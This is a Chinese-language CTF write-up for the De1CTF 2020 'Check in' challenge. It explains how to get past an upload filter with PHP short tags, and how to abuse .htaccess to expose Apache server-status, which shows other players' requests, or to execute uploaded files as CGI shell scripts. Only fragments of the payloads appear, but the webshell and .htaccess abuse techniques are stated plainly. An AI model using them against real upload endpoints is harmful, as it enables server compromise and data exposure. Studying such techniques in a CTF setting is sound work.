
De1CTF2020
Check in
抓包,随便上传了个马,发现存在内容黑名单

过滤了ph,尝试用短标签绕过

本地测试了下,这样的短标签可以执行任意系统命令,system也可以
非预期解1
于是我们去选择构造如下的payload上传,让他直接执行命令


最终读到flag
De1ctf{cG1_cG1_cg1_857_857_cgll111ll11lll}
非预期解2
利用apache的服务器状态信息(默认关闭)
.htaccess :
1 | SetHandler server-status |
上传文件后,访问自己的目录就发现是apache的服务器状态信息,可以看到其他人的访问本网站的记录,可以利用次方法,可以白嫖flag。
其他payload
1 | Content-Disposition: form-data; name="fileUpload"; filename="xx.txt" |
其他payload
1 | Content-Disposition: form-data; name="fileUpload"; filename=".htaccess" |
解法二(预期解)
https://ctftime.org/writeup/20442
https://httpd.apache.org/docs/2.4/howto/htaccess.html#cgi

将某些文件扩展名指定为cgi-bin,并在服务器上执行shell。
upload .htaccess
1 | Content-Disposition: form-data; name="fileUpload"; filename=".htaccess" Content-Type: image/png |
and got:
1 | <strong>Your files :.htaccess |
I then uploaded 1.cc:
1 | Content-Disposition: form-data; name="fileUpload"; filename="1.cc" |
注意:
这里讲下一个小坑,上传中可能出现500错误

linux中cgi比较严格,上传后发现状态码500,无法解析我们bash文件。因为我们的目标站点是linux环境,如果我们用(windows等)本地编辑器编写上传时编码不一致导致无法解析,所以我们可以在linux环境中编写并导出再上传。
随便上传一个文件然后拦截修改内容和文件名为htaccess后发现也不能正常解析,只有把htacess文件内容提前在本地写好,上传时拦截改个文件名然后上传才能成功解析
注意: 必须要有echo "Content-type:text/html"

https://github.com/NeSE-Team/OurChallenges/tree/master/XNUCA2019Qualifier/Web/Ezphp
https://github.com/empty-jack/ctf-writeups/blob/master/De1CTF/web-check-in.md
https://httpd.apache.org/docs/trunk/howto/cgi.html#troubleshoot